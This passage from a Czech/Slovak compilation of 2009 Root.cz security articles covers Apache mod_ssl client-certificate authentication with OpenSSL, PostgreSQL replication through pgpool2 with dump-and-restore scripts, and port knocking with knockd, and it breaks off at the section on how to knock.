Postupovat je možno ještě jinak: „V případě, že je „zákazníkem“ spotřebitel, lze si v určitých případech představit i postup podle ustanovení o spotřebitelských smlouvách dle ustanovení § 51a a následující občanského zákoníku,“ ukazuje další způsob obrany Aujezdský. Podle některých zkušeností se po upozornění na porušení zákona firma už neozve.

2 Výběr toho nejzajímavějšího o Internetové bezpečnosti ze serveru Root.cz v roce 2009

2.1 SSL autentizácia s webovým serverom Apache

Jaroslav Imrich

Článok popisuje vybrané možnosti a konfiguráciu modulu mod_ssl, ktorý rozširuje webový server Apache HTTPD o podporu protokolu SSL. Zaoberá sa nielen autentizáciou servera, ale aj klientov pomocou klientských certifikátov. Podrobne si rozoberieme celú tvorbu a použitie certifikátov a všetko si ukážeme na príkladoch.

Motivácia

Ak ste sa rozhodli rozšíriť svoj webový server o podporu pre protokol SSL (Secure Sockets Layer), pravdepodobne ste tak učili kvôli tomu, že chcete využiť jeho schopnosť zabezpečiť údaje prenášané cez nechránené siete proti odpočúvaniu a pozmeneniu. Tento protokol však vďaka využitiu princípov PKI (Public Key Infrastructure) zabezpečuje aj dôveryhodnú autentizáciu komunikujúcich strán.

Jednosmerná SSL autentizácia (z angl. one-way SSL authentication) umožňuje SSL klientovi overiť identitu SSL servera, no SSL serveru neumožňuje overiť identitu SSL klienta. Tento spôsob SSL autentizácie využíva pri komunikácii prostredníctvom protokolu HTTPS väčšina verejne dostupných webových serverov, ktoré sprístupňujú aplikácie ako napríklad webmail či internet banking. Koncový používateľ svoju identitu týmto aplikáciám potvrdzuje až na aplikačnej vrstve zadaním mena a hesla, poprípade i ďalšieho prvku ako napríklad hodnota poľa z grid karty.

Obojsmerná SSL autentizácia (z angl. two-way SSL authentication alebo tiež mutual SSL authentication) umožňuje SSL klientovi overiť identitu SSL servera a zároveň umožňuje SSL serveru overiť identitu SSL klienta. Tento typ autentizácie sa nazýva aj klientskou autentizáciou, pretože SSL klient pri nej preukazuje svoju identitu SSL serveru klientskym certifikátom. Autentizácia klientskym certifikátom môže vhodne doplniť alebo dokonca úplne nahradiť klasické autentizačné metódy ako je napríklad zadanie mena a hesla.

V článku sa venujem popisu konfigurácie pre oba typy SSL autentizácie.

Vydávanie certifikátov s OpenSSL

V tomto odseku je stručne popísaný postup na vydanie všetkých potrebných certifikátov pomocou aplikácieOpenSSL. Postup je síce veľmi rýchly, no pri správe väčšieho počtu certifikátov by bol nepraktický, a preto v takom prípade odporúčam použiť CA modul aplikácie OpenSSL. Od čitateľa očakávam základné znalosti PKI, a preto sa popisu vykonávaných operácií venujem len okrajovo. Ak vám náhodou nie je význam certifikátov či certifikačných autorít celkom jasný, odporúčam vám prečítať si štvrtý diel môjho seriálu o OpenVPN, kde je o.i. k dispozícii aj video znázorňujúce vytvorenie self-signed certifikačnej autority pomocou grafickej aplikácie gnoMint.

Pri vydávaní certifikátov budeme pre aplikáciu OpenSSL potrebovať v aktuálnom adresári konfiguračný súbor “openssl.cnf” s nasledovným obsahom:

```
[ req ]
default_md = sha1
distinguished_name = req_distinguished_name

[ req_distinguished_name ]
countryName = Country
countryName_default = SK
countryName_min = 2
countryName_max = 2
localityName = Locality
```

```
localityName_default = Bratislava
organizationName = Organization
organizationName_default = Jariq.sk Enterprises
commonName = Common Name
commonName_max = 64

[ certauth ]
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid:always,issuer:always
basicConstraints = CA:true
crlDistributionPoints = @crl

[ server ]
basicConstraints = CA:FALSE
keyUsage = digitalSignature, keyEncipherment, dataEncipherment
extendedKeyUsage = serverAuth
nsCertType = server
crlDistributionPoints = @crl

[ client ]
basicConstraints = CA:FALSE
keyUsage = digitalSignature, keyEncipherment, dataEncipherment
extendedKeyUsage = clientAuth
nsCertType = client
crlDistributionPoints = @crl

[ crl ]
URI=http://testca.local/ca.crl
```

Ako prvý krok je potrebné vygenerovať self-signed certifikát CA. Pri výzve na zadanie hodnoty poľa “Common Name” uveďte napríklad reťazec “Test CA”:

```
# openssl req -config ./openssl.cnf -newkey
rsa:2048 -nodes -keyform PEM -keyout ca.key -x509 -days 3650
-extensions certauth -outform PEM -out ca.cer
```

Po zbehnutí tohto príkazu vzniknú v aktuálnom adresári súbory “ca.key” s privátnym kľúčom certifikačnej autority a “ca.cer” s jej self-signed certifikátom.

Následne vygenerujte privátny kľúč SSL servera:

```
# openssl genrsa -out server.key 2048
```

Vygenerujte žiadosť o vydanie certifikátu – Certificate Signing Request – vo formáte PKCS#10 a ako Common Name uveďte jeho hostname – napríklad “localhost”.

```
# openssl req -config ./openssl.cnf -new -key server.key -out server.req
```

Vašou self-signed certifikačnou autoritou vydajte certifikát servera so sériovým číslom 100:

```
# openssl x509 -req -in server.req -CA ca.cer
-CAkey ca.key -set_serial 100 -extfile openssl.cnf -extensions server
-days 365 -outform PEM -out server.cer
```

Novovzniknutý súbor “server.key” obsahuje privátny kľúč servera a súbor “server.cer” jeho certifikát. Súbor “server.req” so žiadosťou môžete vymazať, nakoľko už nebude ďalej potrebný.

```
# rm server.req
```

Vygenerujte privátny kľúč SSL klienta:

```
# openssl genrsa -out client.key 2048
```

Vygeneruje žiadosť o vydanie certifikátu a ako Common Name uveďte meno používateľa – ja som uviedol reťazec “Jaroslav Imrich”:

```
# openssl req -config ./openssl.cnf -new -key client.key -out client.req
```

Vašou self-signed certifikačnou autoritou vydajte certifikát klienta so sériovým číslom 101:

```
# openssl x509 -req -in client.req -CA ca.cer
-CAkey ca.key -set_serial 101 -extfile openssl.cnf -extensions client
-days 365 -outform PEM -out client.cer
```

Privátny kľúč a certifikát klienta uložte do súboru vo formáte PKCS#12, ktorý je chránený heslom a bude neskôr použitý na import týchto objektov do webového prehliadača:

```
# openssl pkcs12 -export -inkey client.key -in client.cer -out client.p12
```

Súbor “client.p12" obsahuje privátny kľúč i certifikát klienta a súbory “client.key”, “client.cer” a “client.req” teda môžeme vymazať:

```
# rm client.key client.cer client.req
```

Jednosmerná SSL autentizácia

Keďže certifikát i privátny kľúč servera už máme k dispozícii, prichádza na rad konfigurácia podpory SSL vo webovom serveri Apache. Väčšinou pozostáva len z dvoch krokov – z povolenia modulu mod_ssl a vytvorenia virtual hostu pre port 443/TCP.

Povolenie modulu mod_ssl je veľmi jednoduché. Stačí v konfiguračnom súbore “httpd.conf” odkomentovať riadok:

```
LoadModule ssl_module modules/mod_ssl.so
```

Keďže webový server bude obsluhovať HTTPS požiadavky na porte 443/TCP, je potrebné do jeho konfiguračného súboru doplniť aj riadok:

```
Listen 443
```

Definícia virtuálneho hostu sa tiež väčšinou nachádza v konfiguračnom súbore “httpd.conf” a mala by vyzerať nasledovne:

```
<VirtualHost _default_:443>

    ServerAdmin webmaster@localhost

    DocumentRoot /var/www
```

```
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>

    LogLevel warn
    ErrorLog /var/log/apache2/error.log
    CustomLog /var/log/apache2/ssl_access.log combined

    SSLEngine on
    SSLCertificateFile    /etc/apache2/ssl/server.cer
    SSLCertificateKeyFile /etc/apache2/ssl/server.key

    BrowserMatch ".*MSIE.*"
        nokeepalive ssl-unclean-shutdown
        downgrade-1.0 force-response-1.0

</VirtualHost>
```

V uvedenom príklade sú pre podporu SSL podstatné direktívy “SSLEngine”, “SSLCertifica teFile” a “SSLCertifica teKeyFile”. Direktíva “SSLEngine” s hodnotou “on” zapína podporu SSL pre tento virtual host, direktíva “SSLCertifica teFile” definuje cestu ku certifikátu servera a direktíva “SSLCertifica teKeyFile” definuje cestu k súboru s privátnym kľúčom servera. Ak je privátny kľúč chránený heslom, je potrebné ho zadávať iba pri štarte resp. reštarte daemona.

Po vykonaní týchto úprav je samozrejme potrebné reštartovať webový server. Ak by náhodou nenabehol, pravdepodobne je v konfigurácii chyba a jej popis by sa mal nachádzať v error logu daemona.

Overenie funkčnosti vykonaných nastavení je môžné vykonať pomocou webového prehliadača. Ten vám pri prvom pokuse o pripojenie pravdepodobne zobrazí chybové hlásenie, že sa mu nepodarilo overiť certifikát servera, pretože ho vydal neznámy vydavateľ.

Tento problém sa dá jednoducho riešiť importom certifikátu certifikačnej autority do úložiska certifikátov prehliadača. V prehliadači Mozilla Firefox sa to vykonáva v menu “Preferences > Advanced > Encryption > View certificates > Authorities” a certifikátu autority je potrebné pri importe prideliť oprávnenie “This certificate can identify web sites”.

Ďalší prístup na webový server by už mal byť úspešný.

Ak by ste sa chceli vyhnúť potrebe importovať certifikát autority do úložiska prehliadača, môžete si napríklad zakúpiť serverový certifikát od niektorej z komerčných autorít, ktorých certifikáty sú distribuované s prehliadačom.

Obojsmerná SSL autentizácia

Ak ste sa rozhodli, že budete od každého klienta povinne vyžadovať autentizáciu certifikátom, stačí, keď do definície virtual hostu pridáte nasledovné direktívy:

```
SSLVerifyClient require
SSLVerifyDepth  10
SSLCACertificateFile /etc/apache2/ssl/ca.cer
```

Direktíva “SSLVerifyClient” s hodnotou “require” zabezpečí, že so serverom nebudú môcť komunikovať klienti, ktorí sa nepreukážu platným certifikátom od jednej z dôveryhodných autorít. Direktíva “SSLVerifyDepth” určuje, či môže byť klient vydaný aj podriadenou CA (z angl. intermediate CA) a koľko ich môže byť medzi klientským certifikátom a koreňovou autoritou. V tomto článku je opísaný prípad, keď je klient vydaný priamo koreňovou autoritou, a preto je rozumná hodnota 1. No a posledná direktíva “SSLCACertifi cateFile” definuje cestu k súboru s certifikátmi autorít, od ktorých sú akceptované klientské certifikáty.

Nezabudnite, že po vykonaní akýchkoľvek úprav konfigurácie webového servera je potrebné ho reštartovať alebo mu poslať signál na znovunačítanie konfigurácie príkazom:

```
# apachectl graceful
```

Ak sa na server pokúsite pristúpiť bez klientského certifikátu, prehliadač vám zobrazí chybové hlásenie.

Naimportujte teda privátny kľúč a certifikát klienta, ktorý máte k dispozícii vo formáte PKCS#12 do úložiska prehliadača. V prehliadači Mozilla Firefox sa to vykonáva v menu “Preferences > Advanced > Encryption > View certificates > Your certificates”. Pri importe budete musieť zadať heslo, ktorým je chránený súbor PKCS#12 a v závislosti od verzie prehliadača budete musieť nastaviť aj tzv. hlavné heslo pre softvérový token, ktorý prehliadač využíva ako bezpečné úložisko certifikátov.

Pri ďalšom pokuse o prístup na server vám prehliadač automaticky poskytne zoznam osobných certifikátov, z ktorého je potrebné vybrať ten, ktorý chcete použiť na autentizáciu voči serveru.

Po výbere platného certifikátu sa nadviaže SSL spojenie a webový server vám sprístupní požadovanú stránku.

V tomto momente sa ku zdrojom z vášho webového servera dostanú len používatelia disponujúci klientskym certifikátom od príslušnej autority a konfiguráciu obojsmernej SSL autentizácie môžeme považovať za hotovú.

Ďalšie výhody obojsmernej SSL autentizácie

Údaje z klientskeho certifikátu môžete použiť aj na presnú identifikáciu konkrétneho používateľa v prevádzkovaných aplikáciách. Stačí ak použijete konfiguračnú direktívu "SSLOptions" s hodnotou "+StdEnvVars" a mod_ssl sprístupní webovým aplikáciám informácie získané z certifikátu i certifikát samotný pomocou premenných prostredia.

Keďže sa však jedná o na výkon náročnú operáciu, je vhodné použiť túto funkcionalitu len pre súbory s určitou príponou, resp. súbory v určitom adresári, ako je to uvedené v nasledujúcom príklade:

```
<FilesMatch ".(cgi|shtml|phtml|php)$">
    SSLOptions +StdEnvVars
</FilesMatch>

<Directory /usr/lib/cgi-bin>
    SSLOptions +StdEnvVars
</Directory>
```

Zoznam premenných, ktoré sú k dispozícii aj s ich popisom nájdete v dokumentácii k modulu mod_ssl. K premenným prostredia sa v rôznych programovacích jazykoch pristupuje rôzne, no pre úplnosť uvádzam jednoduchý CGI skript napísaný v jazyku perl, ktorý vypisuje Common Name klienta:

```
#!/usr/bin/perl

use strict;

print "Content-type: text/htmln";
print "n";
print $ENV{"SSL_CLIENT_S_DN_CN"}
```

Výstup skriptu po jeho spracovaní webovým serverom je nasledovný:

Mod_ssl však umožňuje použitie spomínaných premenných aj priamo v konfigurácii servera. Môžete tak napríklad obmedziť prístup k zdrojom nachádzajúcim sa v určitom adresári len pre klientov, ktorí sú zamestnancami určitej spoločnosti:

```
<Location /private/>
    SSLRequire %{SSL_CLIENT_S_DN_O} eq “Jariq.sk Enterprises”
</Location>
```

Tieto premenné sa však dajú využiť aj s konfiguračnou direktívou “CustomLog” na logovanie podrobností o jednotlivých prístupoch na webový server. Viac informácii k tejto téme môžete opäť nájsť v oficiálnej dokumentácii.

Záver

Ak ste sa doteraz s obojsmernou SSL autentizáciou ešte nestretli, pravdepodobne si budete po prečítaní výhod opísaných v tomto článku klásť otázku, prečo sa v praxi nepoužíva viac. Odpoveď je relatívne jednoduchá – kryptografické operácie vykonávané pri SSL spojeniach sú náročné na výpočtový výkon. Na veľmi vyťažených serveroch sa síce dajú použiť tzv. SSL akcelerátory (rozširujúce karty obsahujúce procesor optimalizovaný pre vykonávanie kryptografických operácií), no tie sú v niektorých prípadoch drahšie než server samotný a tak sú pre prevádzkovateľov webových serverov nezaujímavé.

2.2 Udržujte si svou databázi v bezpečí s Pgpool2

Adam Štrauch

Bezpečnost dat dnes znamená všechno zdvojovat. Máme dva disky, máme druhý stroj na zálohy, máme dvě linky do Internetu a nebo také dvě auta, abychom si byli jistí, že se k serverům dostaneme. Když se nám povede umístit data online na dvě místa, můžeme mluvit o úspěchu. Dnes si povíme, jak to udělat s Postgresql.

Když se podíváte na dnešní servery, tak obsahují věci jako dva zdroje, RAID 1, ECC paměti, UPS, diesel agregáty a některé třeba umí zahodit za běhu samotný procesor. Je tu ovšem jedno velké ale. Jeden server je většinou závislý na jednom poskytovateli a leží na jednom místě. Když se přižene velká voda, vznikne požár nebo stačí, aby se vyskytla chyba, se kterou si RAID 1 neporadí, tak je server offline, ať chceme nebo ne.

Opravdu jediné spolehlivé řešení je vymyslet, jak dostat data na dvě od sebe vzdálená místa, kde se budou s časem měnit. Pokud jedno z těchto úložišť vypadne, druhé ho musí zastoupit jak funkčně, tak výkonově. Ne vždy to je jednoduché, a když s tím aplikace nepočítá, můžeme mít problém. Nabízí se otázka, jestli lépe nenavrhovat aplikace a neinvestovat do několika levnějších serverů místo jednoho drahého, který může skončit na naprosté banalitě.


Při mé honbě za větší spolehlivostí služeb, ať už v naší komunitní síti nebo na serveru, jsem se pokoušel právě o jejich rozdvojení na několik serverů. S některými aplikacemi to jde lépe, s některými hůře a s dalšími vůbec. Takovou nejzajímavější dvojici je webová aplikace a databázový server. Dnes používám frameworky Django a Cherrypy a s těmi lze takovéto finty vcelku jednoduše udělat. Databáze je malinko větší oříšek a největším oříškem jsou statická data jako obrázky, texty, videa atd.

Pokud jde o statický obsah, tak pro něj bylo řešení nastíněno třeba v článku o AoE. Dále se nabízí pravidelný rsync, specializované souborové systémy nebo třeba úprava (S)FTP serveru, případně něco, na co jsem ještě nenarazil a budu moc rád, když se podělíte s vlastními zkušenostmi.

Databázi jsem si nechal nakonec, protože o té bude dnešní článek. Povíme si o nástroji pgpool2, který dokáže s několika databázovými servery moc hezké věci. Konkrétně se budeme zabývat replikačním módem. Díky němu budou mít vaše aplikace přístup k databázi i za nepříznivých podmínek, kdy jeden ze serverů vypadne. Pokud se tak stane, dokáže pgpool data sesynchronizovat, resp. dá vám k tomu příležitost v nejvíce vhodnou chvíli. Pgpool2 umí následující módy:

- Replikační
- Load balancing
- Paralelní
- Master/slave

My se dnes budeme zabývat pouze replikačním módem. Ostatní ho ale mohou doplnit. Abychom se v tom neztratili, použijeme obrázek. Pokud si chcete pgpool vyzkoušet, tak si vytvořte dva až tři virtuální servery např. s Debianem a nastavte si je tak, aby k sobě měly přístup jako na obrázku.



Stroje označené PG1 a PG2 mají na sobě nainstalovanou databázi. Oba jsou nakonfigurované stejně a obsahují stejná data. K oběma se připojuje stroj, na kterém sice databáze není, ale je na něm nainstalováno pgpool. To je nakonfigurované v replikačním módu a připojuje se k oběma serverům. Pokud není zapnut load balancing, je jeden ze serverů jako máster a další jsou označeny jako slave. Mastera pgpool zatěžuje SELECT dotazy a INSERT posílá na všechny zúčastněné. Při zapnutém load balancingu se dotazuje pgpool serverů tak, aby si každý vzal část zátěže. Pgpool2 by se dalo označit za proxy k Postgresql serverům a umožňuje všechno, co může v této pozici nabídnout.

Když máme přichystané servery s nainstalovanými databázemi, je čas se podívat na pgpool. Ten se nastavuje ve dvou konfiguračních souborech. V /etc/pgpool.conf se nastavuje přístup k serverům a všechno co se týká chování samotného pgpool. Druhý konfigurační soubor, /etc/pool_hba.conf, má totožnou konfiguraci jako pg_hba.conf z Postgresql a omezuje přístup uživatelů k databázi.

Vzorový konfigurační soubor /etc/pgpool.conf by mohl vypadat takhle:

```
# Kde má pgpool naslouchat
listen_addresses = '*'
port = 5432
socket_dir = '/var/run/postgresql'

# Komunikačního manageru (nedháváme výchozí)
pcp_port = 9898
pcp_socket_dir = '/var/run/postgresql'
pcp_timeout = 10
# Pokud se nepřipojujeme lokálně, tak není potřeba
backend_socket_dir = '/var/run/postgresql'
# Počet pre-forkovaných procesů
num_init_children = 5
# Počet spojení na jeden proces
max_pool = 10
# Pokud se nic neděje 5 minut, tak se proces ukončí
child_life_time = 300
connection_life_time = 0
# Počet spojení po kterém se proces ukončí
child_max_connections = 0
authentication_timeout = 60
# Adresář s pid souborem
logdir = '/var/run/postgresql'

# Nastavení pro replikační mód
replication_mode = true
replication_strict = true
replication_timeout = 5000
load_balance_mode = true
#
replication_stop_on_mismatch = true
# Replikace SELECT dotazů
replicate_select = false
# Co se má poslat databázi, když se ukončuje spojení
reset_query_list = 'ABORT; RESET ALL; SET SESSION AUTHORIZATION DEFAULT'
print_timestamp = true
master_slave_mode = false
connection_cache = true
# Kontrola spojení se serverem
```

```
health_check_timeout = 20
# Jak často kontrolovat databázové servery v sekundách
health_check_period = 0
# Uživatel kontroly
health_check_user = 'root'
insert_lock = false
# Ignorování zbytečných mezer
ignore_leading_white_space = false
# Nastavení logování
log_statement = true
log_connections = true
log_hostname = true
# Paralelní mód
parallel_mode = false
enable_query_cache = false
pgpool2_hostname = ''

# Nastavení prvního databázového serveru
backend_hostname0 = '10.0.0.2'
backend_port0 = 5432
# Hodnota, kterou se nastavuje poměr rozdělování dotazů loadbalancingem
backend_weight0 = 1
# Nastavení druhého databázového serveru
backend_hostname1 = '10.0.0.3'
backend_port1 = 5432
backend_weight1 = 1

enable_pool_hba = false
```

Konfigurační soubor jsem zbavil originálních komentářů. Ty konfiguraci v mnohém ulehčí. U některých módů potřebuje pgpool přístup do databáze a pár tabulek. U replikace to nutné není. Pokud máte databáze nastavené správně (přístup ze sítě), mělo by vám jít se teď přihlásit. Pokud tomu tak není, problém hledejte v logu a v nastavení práv u databází, případně v IP adrese, na které databáze naslouchají.

Všechno už běží dobře a může to tak běžet dál. Jednou se ovšem objeví problém a možná to ani nemusí trvat dlouho. Je dobré vědět, jak se pgpool k problému zachová. Máme-li spojení na dva databázové servery, pgpool je schopno kontrolovat jejich stav. Reaguje na problém, kdy buď jeden server neodpovídá, nemůže se k němu připojit nebo dostane zprávu o ukončení spojení. V takovém případě vstupuje do tzv. degradovaného módu a pracuje se zbývajícím databázovým serverem. Bohužel mi v tomto stavu vždy vypadlo spojení, ale to by uživatel měl poznat jen krátkodobým výpadkem, než se aplikace spojí s pgpool znovu.

Postup obnovy plnohodnotného spojení se všemi databázemi lze řešit ručně a méně ručně. Starší verze, obsažená třeba v Debianu, nemá pro synchronizaci dat obou databází žádné nástroje a nezbývá nám nic jiného než odpojit klienty a data obnovit ručně. Druhá možnost je popisovaná třeba na jagiello.org, kde autor používá nástroje přímo v pgpoolu. Ty umí odpojit klienty a spustit námi napsané skripty. Proces se tedy zrychlí. Bohužel je pořád nutné odpojit klienty, aby nezasahovali do dat během přesunu. Zkoušel jsem pgpool z Gentoo a z Debianu, přitom v obou chyběla online obnova z odkazovaného blogpostu a v Gentoo nejsou ani nástroje na monitorování, i když se jedná o novější verzi.

Pro synchronizaci budeme potřebovat dva skripty a pro snazší průběh by měly mít stroje svoje ssh klíče navzájem. Minimalizuje se tak zadávání hesla. První skript se postará o dump celé databáze a přesune ho na vzdálený stroj.

```
restore.sh:
#!/bin/sh

REMOTE=10.0.0.3 # případně 10.0.0.2
USER=postgres
DUMP=dbs.sql

> $DUMP

for x in `psql -c "select datname from pg_database;" -t`; do
    if [ "$x" = "postgres" ]; then continue; fi;
    if [ "$x" = "template0" ]; then continue; fi;
    if [ "$x" = "template1" ]; then continue; fi;
    echo "Backup $x"
    pg_dump -C $x >> $DUMP
done;

bzip2 -z $DUMP

scp $DUMP.bz2 $USER@$REMOTE:~/
ssh $USER@$REMOTE "~/load.sh"
rm $DUMP.bz2
```

Na něm spustí druhý skript. Ten vezme přesunutý dump, vymaže existující data a vytvoří databáze znovu.

```
load.sh:
#!/bin/sh

DUMP=dbs.sql

for x in `psql -c "select datname from pg_database;" -t`; do
    if [ "$x" = "postgres" ]; then continue; fi;
    if [ "$x" = "template0" ]; then continue; fi;
    if [ "$x" = "template1" ]; then continue; fi;
    echo "Remove $x"
    dropdb $x
done;

bunzip2 -d $DUMP.bz2

cat $DUMP | psql postgres
rm $DUMP
```

I když máme data zdvojená, nejedná se o zálohu jako takovou. Pgpool sice pomůže, když vypadne spojení mezi aplikací a jednou z databází, ale když nějaký uživatel vymaže svoje oblíbené tabulky, tak nám to bude k ničemu. Díky pgpoolu nebudeme muset hned běžet k serveru, pokud se něco stane, a jak dobře víme, něco se stane vždy v tu nejméně vhodnou dobu.

Pgpool má také nástroje na monitorování. Přístup k nim je přes nastavený port, konkrétně přes parametr „pcp_port = 9898“. Ty nejdůležitější jsou:

```
pcp_detach_node     Odpojí databázi z pgpool
pcp_attach_node     Připojí databázi do pgpool
pcp_node_count      Spočítá počet připojených databází
pcp_node_info       Ukáže informace o databázi
```

Pgpool označuje jednotlivé databáze za node, stejně jako to mají ve zvyku jiné zdvojující řešení. První tři parametry všech nástrojů jsou:

- timeout Kdy má vypršet spojení
- hostname Adresa stroje s pgpool
- port Nastavený port pgpool na stroji

Další dva parametry jsou jméno a heslo. To se nastavuje v konfiguračním souboru /etc/pcp.conf, do kterého se uloží na každý řádek dvojice „jmeno:md5_hesla“.

Jak se jednotlivé nástroje používají, vám ukáže následující příklad:

```
$ pcp_node_count 10 localhost 9898 admin redcew
2
$ pcp_detach_node 10 localhost 9898 admin heslo 1
$ pcp_attach_node 10 localhost 9898 admin heslo 1
$ pcp_node_info 10 localhost 9898 admin heslo 1
10.0.0.3 5432 1 1073741823.500000
```

Závěr

I když je pgpool komplikace, v kombinaci s dalšími postupy se z něj stává užitečný pomocník, díky kterému máte spolehlivější řešení, než když vám aplikace visí na jednom databázovém serveru. Největší komplikací je určitě obnova dat. Nejjistější je data na neaktuální databázi znovu vytvořit. Sice se může jednat o přenosy až stovek MB, ale máme jistotu, že se dostanou všechny opravdu tam, kam patří. Jak často tohle budeme dělat, je závislé na kvalitě hostingu, případně spojení mezi databázemi. Když máme každý server na jiné straně republiky nebo i světa, tak se občas nějaký komunikační šotek vyskytne. Ukázalo se, že distribuce mají různě zkompilovaný pgpool, a proto by možná vlastní kompilace nebyla od věci.

2.3 Port knocking: zaklepejte na svůj server

Petr Krčmář

Internetových útoků přibývá a nechávat některé služby na serveru veřejně by nemusel být dobrý nápad. Jak ale ukrýt některé porty před zraky kolemjdoucích zvědavců a robotů zkoušejících své finty? Šikovnou, ale ne všem známou technikou je takzvaný port knocking. Nainstalujte si také svého dveřníka.

Minulý týden jsem psal o tom, jak vyhodit útočníky, kteří se snaží automaticky hádat hesla. Použít k tomu můžeme například DenyHosts, který umí hlídat přihlášení a podezřelé pokusy umí automaticky zablokovat. Dokáže zabránit mnoha nepříjemnostem.

Přesto nedokáže takový postup zabránit všem druhům útoků. Pokud se například objeví problém už v samotné implementaci, může útočník napáchat škodu a hesla hádat vůbec nemusí.

Pokud jste administrátorem serveru, můžete jít ale ještě dál a to nejen u SSH. Můžete před nenechavci skrýt vše, co nechcete, aby viděli. Náhodný kolemjdoucí, který oskenuje vaše porty, uvidí jen ty, které mu chcete ukázat a ostatní jsou pro něj zavřené. Přesto se vy jako administrátor k nim můžete kdykoliv připojit. Technika, o které si tu budeme povídat, se jmenuje port knocking (klepání na porty).

Dveřník na tajné heslo

Samozřejmě je možné kritický port ukrýt za firewall a striktně omezit IP adresy, ze kterých je možné se k němu připojit. To ovšem znamená další komplikace, především v případě, že se vaše IP adresa mění nebo potřebujete cestovat. Port knocking řeší tento problém velmi elegantně.

Pomocí firewallu zakážete porty úplně. Pro běžného návštěvníka budou zcela zavřené a vůbec nepozná, že na serveru běží nějaká konkrétní služba. Nainstalujeme si speciální port knocking server, který bude sledovat pokusy o přístup k zavřeným portům. Naprogramujeme mu konkrétní sekvenci, která identifikuje regulérního uživatele.

Taková sekvence může být například: „připoj se na porty 1000, 1256, 865, 22565 během pěti sekund“. Pokud se taková sekvence objeví, firewall automaticky otevře port IP adrese, ze které přišlo zaklepání.

Z hlediska uživatele je vše poměrně jednoduché. Před samotným spuštěním (třeba SSH) klienta spustí skript, který zaťuká na příslušné porty serveru. Pak se mu otevře příslušný port a on se připojí běžným způsobem.

Je to bezpečné? Co odposlech?

Port knocking samozřejmě není náhradou za běžné bezpečnostní mechanismy, ale je jejich účinným doplňkem. Kdyby někdo odhalil vaši klepací sekvenci (tedy pořadí portů), nemělo by to nijak vadit a bezpečnost to neohrozí. Útočník pak stojí před klasickým bezpečnostním mechanismem – RSA nebo heslem.

Je ale jasné, že knocking je možné odhalit pomocí odposlechu spojení. Někdo na trase může o vašem serveru vědět a sledovat, na které porty se dobýváte předtím, než se připojíte k SSH. I proti tomuto postupu ale existuje účinná obrana v podobě šifrovaného port knockingu.

Přestože nemůžete se serverem komunikovat (on zásadně na zavřených portech neodpovídá), můžete mu pomocí ťukání na různé porty předávat jednosměrně nějakou informaci. Obvykle se to provádí tak, že v prostoru portů (0–65535) zvolíte blok 256 z nich, které tvoří hodnoty předávaných bajtů. Takto jste schopni serveru předat libovolná data.

Obvykle jako klient použijete předem daná data jako vlastní IP adresu, port na druhé straně, aktuální čas a datum a podobně a tyto údaje zašifrujete předem daným klíčem. Zašifrovaný výsledek pak vyťukáte serveru na zavřené porty. Druhá strana celý algoritmus včetně dešifrovacího klíče zná, a tak vás opět rozpozná a otevře vám. Se změnou časové značky a dalších údajů v zašifrované zprávě se mění i zadávaná sekvence, kterou není možné později znovu využít.

Jak to implementovat?

Základem je takzvaný knockd server, který nainstalujete na stroj, na kterém si přejete chránit konkrétní porty. Software najdete pravděpodobně ve své distribuci, v Debianu je a má jen několik desítek kilobajtů. Tento program zajistí vše potřebné na straně serveru.

Celá konfigurace se nachází v souboru /etc/knockd.conf. Syntaxe je velmi jednoduchá:

```
[options]
   logfile = /var/log/knockd.log
```

```
[SSH]
   sequence    = 7000,8000,9000
   seq_timeout = 5
   command     = /sbin/iptables -A INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
   tcpflags    = syn
   cmd_timeout   = 10
   stop_command  = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
```

Na začátku je definován log soubor, do kterého knockd zapisuje informace o své činnosti. Poté následuje definice pravidel pro SSH port. Samozřejmě je možno definovat libovolný počet sekvencí nebo jednou sekvencí otevřít více portů.

Na prvním řádku je otevírací sekvence (čísla portů), následuje časový interval, ve kterém musí být zaťukání provedeno. Poté následuje příkaz pro otevření příslušného portu v iptables, za ním je časový údaj, po kterém se provede zavírací příkaz. Poslední část je samozřejmě možné vynechat, port pak zůstane pro IP adresu otevřený navždy.

Pokud jsou porty určeny takto, jedná se o TCP porty, můžete ale využít také UDP, stačí za čísla portů přidat: `udp`. Příklad: `1000:udp,2000:udp,3000:udp`.

Jednorázové sekvence

Démon knockd umí také jednorázové sekvence. Do zvláštního souboru zadáte libovolný počet sekvencí, které budou postupně očekávány shora dolů. Po každém úspěšném zaťukání se aktuální sekvence zahodí a v budoucnu zůstane neplatná.

Implementace je opět velmi jednoduchá, místo direktivy `sequence` s konkrétními porty zadáte:
`one_time_sequences = /etc/knockd/smtp_sequence`

s názvem souboru, ze kterého budou sekvence načítány.

Jak zaklepat?

